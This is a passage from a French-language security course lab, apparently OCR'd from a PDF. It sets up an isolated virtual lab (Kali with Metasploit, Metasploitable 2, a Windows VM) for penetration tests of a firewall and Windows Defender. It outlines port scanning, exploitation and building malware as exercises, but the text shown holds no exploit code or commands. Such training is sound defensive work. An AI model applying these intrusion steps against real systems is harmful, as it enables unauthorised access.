MSAP Labo 2 :

Vérifier l'efficacité des défenses mises en œuvre

Table des matières

1) Démarche générale

Nous avons vu dans le cours plusieurs outils capables de bloquer un certain nombre de menaces.

Cependant, la simple installation de ces outils ne suffit pas pour assurer la protection correcte du système informatique.


Afin de vérifier l'efficacité de ces contre-mesures, nous allons pratiquer des tests d'intrusion ciblés sur deux outils :

- le pare-feu (Windows firewall)
- l'anti-malware (Windows Defender).

Vous endosserez le rôle d'un attaquant qui tentera de :

- délimiter la surface d'attaque réseaux d'une machine cible (par détermination des ports exposés) *[afin de tester le Parefeu]*
- exploiter des vulnérabilités présentes dans le système
- construire puis introduire un malware exploitant un port ouvert de la phase précédente *[afin de tester l'anti-malware]*

Afin de pratiquer vos tests, pour chaque élément testé (pare-feu et anti-malware), vous procéderez de la manière suivante :




Après le point 6, si les tests échouent, nous pouvons supposer que le système est correctement sécurisé, la contre-mesure est jugée efficace, il suffira de se concentrer par la suite sur la mise à jour de la contre-mesure.

Par contre, si le test est un succès au point 6, cela signifie que nous devons mieux sécuriser notre infrastructure (vérification de l'état, reconfiguration, mise à jour ou migration de l'outil...).

1.1) Architecture cible

Pour la suite de ce laboratoire, vous aurez besoin de reproduire l'architecture suivante :



Toute les machines de l'infrastructure devront être virtualisées.

Le mieux est de virtualiser l'ensemble des machines, sous Oracle VirtualBox ou VmwareWorkstation :

- le **poste attaquant**, disposera de Kali Linux. Un version live-cd suffira. Nous utiliserons le framework de test Metasploit,
- le **serveur victime**, disposera de Metaspoitable, un système d'exploitation volontairement non sécurisé, particulièrement bien adapté à l'exploitation de failles par le framework Metasploit,
- le **poste victime**, disposera d'une version standard de Windows. Pour vérifier le bon fonctionnement des outils de pénétration, le pare-feu et l'anti-malware seront désactivés, testés puis réactivés comme dans la première partie du laboratoire.

Les tests seront pratiqués dans un premier temps sur le **serveur victime** qui ne dispose d'aucune sécurité particulière (pas de parefeu, ni de d'anti-malware) puis sur le **poste victime** pour davantage de réalisme (il faudra désactiver puis réactiver parefeu et anti-malware lors des tests). Par simplification, les tests seront pratiqués sur le même réseau (192.168.1.0/24).

Assurez-vous que le poste attaquant puisse joindre chacune des machines victimes


Assurez-vous que les cartes réseaux virtuelles sur lesquelles vous allez configurer des adresses statiques ne soient pas en « accès par pont (bridge)» afin de ne pas communiquer avec les machines de vos camarades, qui, dans la même configuration, exploiteraient les mêmes adresses sur le réseau 192.168.1.0

Pour les accès internet, il est conseillé d'ajouter une seconde carte réseau virtuelle configurée en « accès par pont (bridge) ». Sous le système d'exploitation, il faudra laisser la configuration dynamique DHCP par défaut.


1.2) Configuration du poste attaquant


Créez une nouvelle machine virtuelle avec les éléments suivants :

Les chemins vers les fichiers sont à adapter selon votre machine.




La quantité de mémoire et le nombre de processeurs peuvent être modifiés en fonction des capacité de votre machine (2 Mo minimum et 1 CPU minimum).






Créer la machine virtuelle, mais ne pas la démarrer.

Modifiez les paramètres de stockage afin de spécifier le live-cd Kali



Modifiez les paramètres de réseau afin de spécifier un adaptateur de réseau de type **réseau interne** – précisez le nom du réseau (**intnet par défaut**)


Toutes les VMs du laboratoire devront partager ce nom de réseau




Démarrez la machine virtuelle, connectez-vous avec le login **kali** et le mot de passe **kali**


Attention le clavier est en qwerty, il faut donc taper **kqli**

Modifiez l'adresse IP de la machine






Précisez l'adresse 192.168.1.100 :



Désactivez puis réactivez l'adaptateur réseau



1.3) Configuration du serveur victime Metasploitable 2

1) Si le fichier n'a pas été fourni sur le réseau local, récupérez Metaspoitable2 à l'adresse suivante :

https://sourceforge.net/projects/metasploitable/files/latest/download


2) Décompressez le fichier avec 7zip (https://www.7-zip.org/download.html)

3) La suite dépend de votre système de virtualisation :

